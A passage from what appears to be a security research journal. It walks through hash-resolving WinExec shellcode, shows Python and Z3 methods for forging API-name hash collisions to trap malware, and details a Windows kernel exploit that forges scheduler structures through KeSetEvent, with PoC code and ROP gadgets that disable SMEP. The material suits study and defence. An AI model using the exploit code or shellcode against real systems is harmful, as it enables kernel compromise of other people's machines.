WinExec takes two arguments pushed onto the stack before a call: a string
indicating the executable, and a DWORD indicating a show/hide flag.

```
+0x86        ffe0                  jmp eax
```
This is the "call" to the exported function, kernel32!WinExec, and the end
of the shellcode.

```
+0x88        58                    pop eax
```
Execution jumps here if "this wasn't the right module."

```
+0x89        5f                    pop edi
```
Alternately it also may jump here for the same reason.

```
+0x8A        5a                    pop edx
```
This and the last instruction: restore old values of EDI, EDX.

```
+0x8B        8b12                  mov edx, dword ptr [edx]
```
The value at EDX is the first field of a linked list node, and is a pointer to
the next loaded module.

```
+0x8D        eb86                  jmp +0x15
```
Start over with determining if this is the correct module.

```
+0x8F        5d                    pop ebp
```
Shellcode initialization begins here.

```
+0x90        6a01                  push 1
```
The "show/hide" flag value for the eventual call to WinExec. 1 means
"normal".

```
+0x92        8d85b9000000          lea eax, [ebp+0B9h]
```
Calculate an address to the command line string.

```
+0x98        50                    push eax
```
Push the command line parameter on the stack.

```
+0x99        68318b6f87            push 876F8B31h
```
Store the pre-computed hash value sum of "kernel32.dll" + "WinExec".

```
+0x9E        ffd5                  call ebp
```
Calls/returns to +0x06.

Shellcode Havoc: Generating Hash Collisions

In the previous section, we described how PIC that is injected at
runtime is inherently "drunk": since it circumvents the normal loader,
it needs to bootstrap itself by finding the locations of its required API
calls. If the code is malicious, this imposes additional constraints, such

as size restrictions (on the shell-code) and the inability to hardcode function names (to avoid fingerprinting). Some malware is very naïve and simply matches function names based on length or their position in the EAT; such approaches are easily thwarted, as described above. Others have proposed completely relocating the Address of Functions table and catching page faults when any code tries to access it (cf. Phrack Volume 0x0b, Issue 0x3f, Phile #0x0f).

Most modern (Windows 7 and newer) malware payloads temper their drunkenness by hashing the module and function names of the APIs they need to find. Unfortunately, the aforementioned constraints on shellcode mean that a cryptographically secure hashing algorithm would be too cumbersome to employ. Therefore, the hashing algorithms they use are vulnerable to collisions.

If we can generate a new module and/or function name that hashes to the same value that the malware is looking for, and if we ensure that the decoy module/function occurs before the real one in the EAT linked list, then any time that function is called we will know it is from malicious code.

Shellcoder's Handbook Hash

First, let's take a look at the hashing algorithm espoused by Didier Stevens in The Shellcoder's Handbook. In C, it's a nifty little one-liner:

```
for(hash=0; *str; hash = (hash + (*str++ | 0x60)) << 1);
```

Using this algorithm, the string "LoadLibraryA" hashes to 0x0D-5786.

The first thing to notice is that the least significant bit of every hash will always be a zero, so let's just shift the hash right by one bit to get rid of the zero. Next, notice that if the value of the hash is less than 256, then any single character that bit-wise matches the hash *except* for its sixth and seventh most significant bits (0x60 = 0b01100000) will be a collision. Therefore, we can try all four possibilities: hash, hash XOR 0x20, hash XOR 0x40, and hash XOR 0x60. In the case when the value of

hash is greater than 256, we can inductively apply this technique to generate the other characters.

The collision is constructed by building a string from right to left. A Python script that enumerates all possible collisions is as follows.

```
   C = "a...z0...9_"
2  S = set(C)
   def collide(h):
4      h >>= 1;
       if h < 256:
6          for c in (0x40, 0x80, 0x60, h):
               s = chr(h ^ c)
8              if s in S:
                   yield s
10     else:
           for c in map(ord, C):
12             if not ((((h - (c | 0x60)) & 0x1) != 0)
                   or ((h - (c | 0x60)) < 192)):
14             for s in collide(h - (c | 0x60)):
                   yield s + chr(c)
```

Running collide("LoadLibraryA") yields over 100,000 collisions in the first five seconds alone, and can likely produce orders of magnitude more. The following are the first ten, but of course, just one collision is sufficient.

```
4baaaabaabaa   3daaaabaabaa
2faaaabaabaa   1haaaabaabaa
0jaaaabaabaa   4acaaabaabaa
3ccaaabaabaa   2ecaaabaabaa
1gcaaabaabaa   0icaaabaabaa
```

Metasploit Payload Hash

Next, let's examine the Metasploit payload's hashing function described in the previous section. This function is a bit more complex, because it involves bit-wise rotations, making a brute-force approach (like we used for The Shellcoder's Handbook algorithm) infeasible. The Metasploit hash works like this: at each byte of a NULL-terminated string (including the terminating NULL byte), it circularly shifts the

hash right by `0xD` (13) places and then adds the new byte. This hash was likely chosen because it is very succinct: the inner part of the loop requires only two instructions (`ror` and `add`).

The key observation here is that, since the hash is additive, any prefix of a string that hashes to zero will not affect the overall hash of the entire string. That means that if we can find a string that hashes to zero, we can prepend it to any other string and the result will have the same hash:

$$\textsc{Hash}(A) = 0 \Rightarrow \textsc{Hash}(B) = \textsc{Hash}(A + B).$$

This hash is relatively easy to encode as a Satisfiability Modulo Theories (SMT) problem, for which we can then enlist a solver like Microsoft's Z3 to enumerate all strings of a given length that hash to zero. To find strings of length n that hash to zero, we create n character variables, $c_1, \ldots, c_n$, and $n + 1$ hash variables, $h_0, h_1, \ldots, h_n$, where h_i is the value of the hash for the substring of length i, and h_0 is of course zero. We constrain the character variables such that they are printable ASCII characters (although this is not technically necessary, since Windows allows other characters in the EAT), and we also constrain the hash variables according to the hashing method:

$$h_i = ((h_{i-1} >> 0x0D) \,|\, (h_{i-1} << (32 - 0x0D))) + c_i.$$

We then ask the SMT solver to enumerate all solutions in which h_n = 0. We created a Python implementation of this using Microsoft's Z3 solver. It is capable of producing thousands of zero-hash strings within seconds. Here are ten of them.

```
LNZLTXWQYV   TPLPPTVXWX
TPTPPTVTWX   TPNPNTVWWY
TPNPLTVWWZ   TPNPPTVWWX
TPNPZTVWWS   TPVPZTVSWS
TPVPXTVSWT   TPVPVTVSWU
```

So, for example, if we were to create a DLL with an exported function named "`LNZLTXWQYVLoadLibraryA`" that precedes the real `LoadLibraryA`, a Metasploit payload would mistakenly call our honeypot function.

SpyEye's Hash

Finally, let's take a look at an example from the wild: the hash used by the SpyEye malware, presented in Algorithm 2. "`LoadLibraryA`" hashes to `0xC8AC8026`.

Algorithm 2 The find-API-by-hashing method used by SpyEye.

1: **procedure** HASH(*name*)

2: $j \leftarrow 0$

3: **for** $i \leftarrow 0$ **to** LEN(*name*) **do**

4:      *left* $\leftarrow (j << \text{0x07})$ & 0xFFFFFFFF

5:      *right* $\leftarrow (j >> \text{0x19})$

6:      $j \leftarrow$ *left* | *right*

7:      $j \leftarrow j \wedge$ *name[i]*

8: **end for**

9: **return** j

10: **end procedure**

As you can see, this is very similar to Metasploit's method, in that it rotates the hash by seven bits for every character. However, unlike Metasploit's additive method, SpyEye XORs the value of each character. That makes things a bit more complex, and it means that our trick of finding a string prefix that hashes to zero will no longer work. Nonetheless, this hash is not cryptographically secure, and is vulnerable to collision.

Once again, let's encode it as a SMT problem with character variables $c_1, \ldots, c_n$ and hash variables $h_0, \ldots, h_n$. The hash constraint this time is:

$$h_i = ((h_{i-1} << 0x07) \mid (h_{i-1} >> 0x19)) \wedge c_i,$$

and we ask the SMT solver to enumerate solutions in which h_n equals the same hash value of the string we want to collide with.

Once again, Microsoft's Z3 solver makes short work of finding collisions. A Python implementation of this collision is attached to `pocorgtfol2.pdf`. Here is a sample of ten strings that all collide with "`LoadLibraryA`."

```
RHDBJMZHQOIP   ILPSKUXYYKKK
YMACZUQPXKKK   KMACZUQPXBKK
KMICZUQPXBKO   KMICZURPXBKW
KMICZUBPXBJW   KMICZVBPXBRW
KMYCZVCPXBRW   KMYCZVAPXBRG
```

Acknowledgments

12:8 UMP0wn

by Alex Ionescu

With the introduction of new mitigation technologies such as DeviceGuard, Windows 10 makes it increasingly harder for attackers to enter the kernel through Ring 0 drivers, which are now subject to even stricter code integrity / signing verification, or through exploits, as increased mitigations and PatchGuard validations are used to detect these. However, even the best-written operating system with the best-intentioned team of developers will encounter vulnerabilities that mitigations may be unable to stop.

Therefore, the last key element needed in defending the security boundaries of the operating system is a sane response to quickly patch such vulnerabilities—without one, the entire defensive strategy falls apart. Incorrectly dismissing vulnerabilities as "too hard to exploit" or misunderstanding the security boundaries of the operating system can lead to unfixed vulnerabilities, which can then be used to work around the large amount of resources that were developed in creating new security defences.

In this article, we'll take a look at an extremely challenging exploit —given a kernel function to signal an event (`KeSetEvent`), can reliable code execution from user-mode be achieved, if all that the attacker controls is the pointer to the event, which can be set to any arbitrary value? We'll need to take a deep look at the Windows scheduler, understand the semantics and code flows of event signaling, and ultimately reveal a low-level scheduler attack that can result in arbitrary ROP-based exploitation of the kernel.

ACT I. Controlling RIP and RSP

Wait Object Signaling

To understand event signaling in the NT kernel, one must first understand that two types of events, and their corresponding *wake logic* mechanisms:

1. Synchronization Events, which have a *wake one* semantic

2. Notification Events, which have a *wake any / wake all* semantic

The difference between these two types of events is encoded in the Type field of the DISPATCHER_HEADER of the event's KEVENT data structure, which is how the kernel internally represents these objects. As such, when an event is signaled, either `KiSignalNotificationObject` or `KiSignalSynchronizationObject` is used, which will wake up one waiting thread, or all waiting threads respectively.

How does the kernel associate waiting threads with their underlying synchronization objects? The answer lies in the KWAIT_-BLOCK data structure. Within which we find: the type of wait that the thread is performing and a pointer to the thread itself, known as a KTHREAD structure. The two types of wait that a thread can make are known as *wait any* and *wait all*, and they determine if a single signaled object is sufficient to wake up a thread (OR), or if all of the objects that the thread is waiting on must be signaled (AND). In Windows 8 and later, a

thread can also asynchronously wait on an object—and associate an I/O Completion Port, or a KQUEUE as it's known in the kernel, with a wait block. For this scenario, a new wait type was implemented: *wait notify*.

Therefore, simply put, a notification event will cause the iteration of all wait blocks—and the waking of each thread, or I/O completion port, based on the wait type—whereas a synchronization event will do the same, but only for a single thread. How are these wait blocks linked you ask? On Windows 8 and later they are guaranteed to all be allocated in a single, flat array, with a field in the KTHREAD, called WaitBlockCount, storing the number of elements. In Windows 7 and earlier, each wait block has a pointer to the next (NextWaitBlock), and the final wait block points back to the first, creating a circular singly-linked list. Finally, the KTHREAD structure also has a WaitBlockList pointer, which serves as the head of the list or array.

Internals Intermezzo

Let's step back for a moment. We, from user mode, control the pointer to an arbitrary KEVENT, which we can construct in any way we want, and our goal is to obtain code execution in kernel mode. Based on the description we've seen so far, what are some ideas that come to mind? Certainly, we could probably cause some memory corruption or denial of service activity, by creating incorrect wait blocks or an infinite list. We could cause out-of-bounds memory access and maybe even flip certain bits in kernel-mode memory. But if the ultimate possibility (given the right set of constraints and linked data structures) is that a call to KeSetEvent will cause a thread to be woken, are we able to control this thread, and more importantly, can we get it to execute arbitrary code, in kernel mode? Let's keep digging into the internals to find out more.

Thread Waking

Suppose there exists a synchronization event, with a single waiter. (Thus, a single wait block.) This waiter is currently blocked in a *wait any* fashion on the event and has no other objects that it is waiting on.[50] The call to KeSetEvent will follow the following pattern: KeSetEvent → KiSignalSynchronizationObject → KiTryUnwaitThread → KiSignalThread

At the end of this chain, the thread's state will have changed, going from what should be its current Waiting state to its new DeferredReady state, indicating that it is, in a way, ready to be prepped for execution. For it to be found in this state, it will be added to the queue of DeferredReady threads for the current processor, which lives

in the KPRCB's `DeferredReadyListHead` lock-free stack list. Meanwhile, the wait block's state, which should have been set to `WaitBlockActive`, will now migrate to `WaitBlockInactive`, indicating that this is no longer a valid wait —the thread is ready to be awakened.

One of the most unique things about the NT scheduler is that it does not rely on a scheduler tick or other external event in order to kick off scheduling operations and pre-emption. In fact, any time a function has the possibility to change the state of a thread, it must immediately react to possible system-wide scheduler changes that this state transition has caused. Such functions implement this logic by calling the `KiExitDispatcher` function, with some hints as to what operation just occurred. In the case of `KeSetEvent`, the `AdjustUnwait` hint is used to indicate that one or more threads have potentially been woken.

One Does Not Simply Exit the Dispatcher . . .

Once inside `KiExitDispatcher`, the scheduler first checks if DeferredReady threads already exist in the KPRCB's queue. In our scenario, we know this will be the case, so let's see what happens next. A call to `KiProcessThreadWaitList` is made, which iterates over each thread in the `DeferredReadyListHead`, and for each one, a subsequent call to `KiUnlinkWaitBlock` occurs, which unlinks all wait blocks associated with this thread that are in `WaitBlockActive` state. Then, the `AdjustReason` field in the `KTHREAD` structure is set to the hint value we referenced earlier (`AdjustUnwait` here), and a potential priority boost, or increment, is added in the `AdjustIncrement` field of the `KTHREAD`. For events, this will be equal to `EVENT_INCREMENT`, or 1.

Standby! Get Ready for My Thread

As each thread is processed in this way, a call to `KiReadyThread` is finally performed. This routine's job is to check whether or not the thread's kernel stack is currently resident, as the NT kernel has an optimization that automatically causes the eviction (and even potential paging out) of the kernel stack of any user-mode waiting thread after a certain period of time (typically 4-6 seconds). This is exposed through the

`KernelStackResident` field in the `KTHREAD`. In Windows 10, a process' set of kernel stacks can also be evicted when a process is frozen as part of new behaviour for Modern (Metro) applications, so another flag, `ProcessStackCountDecremented` is also checked. For our purposes, let's assume the thread has a fully-resident kernel stack. In this case, we move onto `KiDeferredReadyThread`, which will handle the DeferredReady → Ready (or Standby) transition.

Unlike a DeferredReady thread, which can be ready on an arbitrary processor queue, a Ready thread must be on the proper processor queue (and/or shared queue, in Windows 8 and later). Explaining the selection algorithms is beyond the scope of this article, but suffice it to say that the kernel will attempt to find the best possible processor among: idle cores, parked cores, heterogeneous vs. homogeneous cores, and busy cores, and balance that with the hard affinity, soft affinity/ideal processor, and group scheduling ranks and weights. Once a processor is chosen, the `NextProcessor` field in `KTHREAD` is set to its index. Ultimately, the following possibilities exist:

1. An idle processor was chosen. The `KiUpdateThreadState` routine executes and sets the thread's state to Standby and sets the `NextThread` field in the KPRCB to the selected `KTHREAD`. The thread will start executing imminently.

2. An idle processor was chosen, which already had a thread selected as its `NextThread`. The same operations as above happen, but the existing `KTHREAD` is now *pre-empted* and must be dealt with. The thread will start executing imminently.

3. A busy processor was chosen, and this thread is more important. The same operations as in case #2 happen, with pre-emption again. The thread will start executing imminently.

4. A busy processor was chosen, but this thread is not more important. `KiAddThreadToReadyQueue` is used instead, and the state will be set to Ready instead. The thread will execute at a later time.

Internals Secondo Intermezzo

It should now become apparent that, given a custom KTHREAD structure, we can fool the scheduler into entering a scenario where that thread is selected for immediate execution. To make things even simpler, if we can force this thread to execute on the current processor, we can pre-empt ourselves and force an immediate switch to the new thread, without disturbing other processors and worrying about pre-empting other threads.

In order to go down this path, the KTHREAD we create must have a single, fixed, hard affinity, which will be set to our currently executing processor. We can do this by manipulating the Affinity field of the KTHREAD. This will ensure that the scheduler does not look at any idle processors. It must also have the current processor as its soft affinity, or ideal processor, so that the scheduler does not look at any other busy processors. By restricting all idle processors from selection and ignoring all other busy processors, the scheduler will have no choice but to pick the current processor.

Yet we still have to choose between paths #3 and #4, to get this new thread to appear "more important." This is easily done by ensuring that our new thread's priority (in the KTHREAD's Priority) field will be higher than the current thread's.

Completing the Exit

Once KiDeferredReadyThread is done with its business and returns to KiReadyThread, which returns to KiProcessThreadWaitList, which returns to KiExitDispatcher, it's time to act. The routine will now verify if it's possible to do so based on the IRQL at the time the event was signalled—a level of DISPATCH_-LEVEL or above will indicate that nothing can be done yet, so an interrupt will be queued, which should fire as soon as the IRQL drops. Otherwise, it will check if the NextThread field in the KPRCB is populated, implying that a new thread was chosen on the current processor.

At this point, NextThread will be set to NULL (after capturing its value), and KiUpdateThreadState will be called again, this time with the new state set to Running, causing the KPRCB's CurrentThread field to now point to this thread instead. The old thread, meanwhile, will be pre-empted and added to the Ready list with KiQueueReadyThread.

Once that's done, it's time to call KiSwapContext. Once control returns from this function, the new thread will actually be running (i.e., it will basically be returning from whatever had pre-empted it to begin with), and KiDeliverApc will be called as needed in order to deliver any Asynchronous Procedure Calls (APCs) that were pending to this new thread.

KiExitDispatcher is done, and it returns back to its caller—not KeSetEvent! As we are now on a new thread, with a new stack, this will actually probably return to a completely different API, such as KeWaitForSingleObject.

Make It So—the Context Switch

To understand how KiSwapContext is able to change to a totally different thread's execution context, let's go inside the belly of the beast. The first operation that we see is the construction of the exception frame, which is done with the GENERATE_EXCEPTION_-FRAME assembly macro, which is public in kxamd64.inc. This essentially constructs a KEXCEPTION_FRAME on the stack, storing all the non-volatile register contents. Then, the SwapContext function is called.

Inside of SwapContext, a second structure is built on the stack, known as the KSWITCH_FRAME structure. It is documented in the ntosp.h header file, but not in the public symbols. Inside of the routine, the following key actions are taken on an x64 processor. (Similar, but uniquely different actions are taken on other CPU architectures.)

1. The Running field is set to 1 inside of the new KTHREAD.

2. Runtime CPU Cycles begin to accumulate based on the KPRCB's StartCycles and CycleTime fields.

3. The count of context switches is incremented in KPRCB's `ContextSwitches` field.

4. The `NpxState` field is checked to see if FPU/XSAVE state must be captured for the old thread.

5. The current value of the stack pointer `RSP`, is stored in the old thread's `KernelStack KTHREAD` field.

6. RSP is updated based on the new thread's `KernelStack` value.

7. A new LDT is loaded if the process owning the new thread is different than the old thread (i.e., a *process switch* has occurred).

8. In a similar vein to the above, the process affinity is updated if needed, and a new `CR3` value is loaded, again in the case of a process switch.

9. The `RSP0` is updated in the current Task State Segment (TSS), which is indicated by the `TssBase` field of the KPCR. The value is set to the `InitialStack` field of the new `KTHREAD`.

10. The `RspBase` in the KPRCB is updated as per the above as well.

11. The `Running` field is set to 0 in the old `KTHREAD`.

12. The `NpxField` is checked to see if FPU/XSAVE state must be restored for the new thread.

13. The Compatibility Mode TEB Segment in the GDT (stored in the `GdtBase` field of the KPCR) is updated to point to the new thread's TEB, stored in the `Teb` field of the `KTHREAD`.

14. The `DS`, `ES`, `FS` segments are loaded with their canonical values if they were modified.

15. The `GS` value is updated in both MSRs by using the `swapgs` instruction and reloading the `GS` segment in between.

16. The KPCR's `NtTib` field is updated to point to the new thread's TEB, and `WRMSR` is used to set `MSR_GS_SWAP`.

17. The count of context switches is incremented in `KTHREAD`'s `ContextSwitches` field.

18. The switch frame is popped off the stack, and control returns to the caller's RIP address on the stack.

Note that in Windows 10, steps 13 to 16 are only performed if the new thread is not a *system thread*, which is indicated by the SystemThread flag in the KTHREAD.

Finally, now having returned back in KiSwapContext again, the RESTORE_EXCEPTION_FRAME macro is used to pop off all non-volatile register state from the stack frame.

Coda

With the sequence of steps performed by the context switch now exposed, taking control of a thread is an easy matter of controlling its KernelStack field in the KTHREAD. As soon as the RSP value is set to this location, the eventual ret instruction will get us wherever we need to go, with full Ring 0 privileges, as a typical ROP-friendly instruction.

Even more, if we return to KiSwapContext (assuming we have an information leak) we have the RESTORE_EXCEPTION_FRAME macro, which will take care of everything but RAX, RCX, and RDX for us. We can of course return anywhere else we'd like and build our own ROP chain.

PoC

Let's look at the code that implements everything we've just seen. First, we need to hard-code our current user-mode thread to run only on the first CPU of Group 0 (always CPU 0). The reason for this will become obvious shortly:

```
1  affinity.Group = 0;
   affinity.Mask = 1;
3  SetThreadGroupAffinity(GetCurrentThread(), &affinity, NULL);
```

Next, let us create an active wait any wait block, associated with an arbitrary thread:

```
1  deathBlock.WaitType = WaitAny;
   deathBlock.Thread = &deathThread;
3  deathBlock.BlockState = WaitBlockActive;
```

Then we create a Synchronization Event, which is currently tied to this wait block:

```
1  deathEvent.Header.Type = EventSynchronizationObject;
   InitializeListHead(&deathEvent.Header.WaitListHead);
3  InsertTailList(&deathEvent.Header.WaitListHead,
                  &deathBlock.WaitListEntry);
```

All right! We now have our event and wait block. It's tied to the deathThread, so let's go fill that out. First, we give this thread the correct hard affinity (i.e., the one we just set for ourselves) and soft affinity (i.e., the ideal processor). Note that the ideal processor is expressed as the raw processor index, which is not available to user-mode. Therefore, by forcing our thread to run on Group 0 earlier, we can guarantee that the CPU Index 0 matches Processor 0.

```
   deathThread.Affinity = affinity;
2  deathThread.IdealProcessor = 0;
```

Now we know this thread will run on the same processor we're on, but we want to guarantee it will pre-empt us. In other words, we need to bump up its priority higher than ours. We could pick any number higher than the current priority, but we'll pick 31 for two reasons. First, it's practically guaranteed to pre-empt anything on this processor, and second, it's in the so-called *real-time* range which means it's not subject to priority adjustments and quantum tracking, which will make the scheduler's job easier when getting this thread in a runnable state (and avoid us having to define more state).

```
deathThread.Priority = 31;
```

Okay, so if we're going to claim that our event object is being waited on by this thread, we better make the thread appear as if it's in a committed waiting state with one wait block—the one with which the event is associated.

```
1 deathThread.State = Waiting;
  deathThread.WaitRegister.State = WaitCommitted;
3 deathThread.WaitBlockList = &deathBlock;
  deathThread.WaitBlockCount = 1;
```

Excellent! For the context switch routine to work correctly, we also need to make it look like this thread is in the same process as the current thread. Otherwise, our address space will become invalid, and all sorts of other crashes will occur. In order to do this, we need to know the kernel pointer of the current process, or KPROCESS structure. Thankfully, there exists a variety of documented information leaks in the kernel that will allow us to obtain this information. One common technique is to open a handle to our own process ID and then enumerate our own handle table until we find a match for the handle number. The Windows API will then contain the kernel address of the object associated with this handle (i.e., our very own process!).

```
deathThread.ApcState.Process = addrProcess;
```

Last, but not least, we need to set up the kernel stack, which should be pointing to a KSWITCH_FRAME. And we need to confirm that the stack truly is resident, as per our discoveries above. The switch frame has a return address, which we are free to set to any address we'd like to ROP into.

```
1 deathThread.KernelStackResident = TRUE;
  deathThread.KernelStack = &deathStack.SwitchFrame;
3 deathStack.SwitchFrame.Return = exploitGadget;
```

Actually, let's not forget that we also need to have a valid FPU stack, so that the FPU/XSAVE restore can work when context switching. One

easy to way to do this is as follows:

```
1  _fxsave(deathFpuStack);
   deathThread.StateSaveArea = deathFpuStack;
```


Once all these operations are done, we have a fully exploitable event object, which will get us to "exploitGadget." But what should that be?

ACT II. The Right Gadget and Cleanup

ROPing to User-Mode

Once we've established control over RIP/RSP, it's time to actually extract some use out of this ability. As we're not going to be injecting executable code in the kernel,[51] the best place to direct RIP is in user mode. Sadly, modern mitigations such as SMEP make this impossible, and any attempt to execute our user-mode code will result in a nasty crash. Fortunately, SMEP is a CPU feature that must be enabled by software, and it relies on a particular flag in the CR4 to be set. All we need is the right ROP gadget to turn that flag off. As it happens, the function to flush the current TLB is inlined throughout the kernel, which results in the following assembly sequence when it's done at the end of a function:

```
 .text:00000001401B874C mov cr4, rcx
2 .text:00000001401B874F retn
```

Well, now all that we're missing is a gadget to load the right value
into RCX. This isn't hard, and for example, the KeRemoveQueueDpcEx
function, which is exported, has exactly what we need:

```
 .text:00000001400DB5B1 pop rcx
2 .text:00000001400DB5B2 retn
```

With these two simple gadgets, we can control and fill out the
KEXCEPTION_FRAME that's supposed to be right on top of the KSWITCH_FRAME as
follows:

```
 deathStack.SwitchFrame.Return    =popRcxRopGadget; //pop rcx
2 deathStack.ExceptionFrame.P1Home=desiredCr4Value; //0x506F8
  deathStack.ExceptionFrame.P2Home=cr4RopGadget;//mov cr4, rcx
4 deathStack.ExceptionFrame.P3Home=Stage1Payload;    //User RIP
```

Consistency and Recovery

Imagine yourself in Stage1Payload now. Your KPRCB's Current-Thread field
points to a user-mode KTHREAD inside of your own personal address space.
Your RSP (and your KTHREAD's RSP and TSS's RSP0) are also pointing to some
user-mode buffer that's only valid inside your address space. All it takes
is a another thread on another processor scouring the CPU queues
(trying to figure out who to pre-empt) and dereferencing the death
thread, before a crash occurs. And let me tell you, that happens. . . a lot!
Our first order of business should therefore be to allocate some sort of
globally visible kernel memory where we can store the KTHREAD we've
built for ourselves. But the mere act of allocating memory will take a
relatively long time, and chances are high we'll crash early.

So we'll take a page out of some very early NT rootkits. Taking advantage of the fact that the KUSER_SHARED_DATA structure has a fixed, global address on all Windows machines and is visible in all processes. It's got just enough slack space to fit our KTHREAD structure too! As soon as that's done, we want to update the KPRCB's CurrentThread to point to this new copy. The code looks something like this:

```
PKTHREAD newThread = SharedUserData+sizeof(*SharedUserData);
__movsq(newThread, &deathThread,
        sizeof(KTHREAD)/sizeof(ULONG64));
__writegsqword(FIELD_OFFSET(KPRCB, CurrentThread), newThread);
```

Although unlikely, a race condition is still possible right before the copy completes. One could avoid this by creating a user-mode process that creates priority 31 threads on all processors but the current one, spinning forever, until the exploit completes. That will remove any occurrences of processor queue scanning.

At this point, we can now attack the kernel in any way we want, but once we're done, what happens to this thread? We could attempt to terminate it with PsTerminateSystemThread, but a number of things are likely to go wrong—namely that we aren't a system thread (but we could fix that by setting the right KTHREAD flag). Even beyond that, however, the

API would attempt to access a number of additional KTHREAD and KPROCESS fields, dereference the thread object as an ETHREAD (which we haven't built), and require an amount of information leaks so great that it is unlikely to ever work. Entering a tight spin loop would fix these problems, but the CPU would be pegged down forever, and a single-core machine would simply lock up.

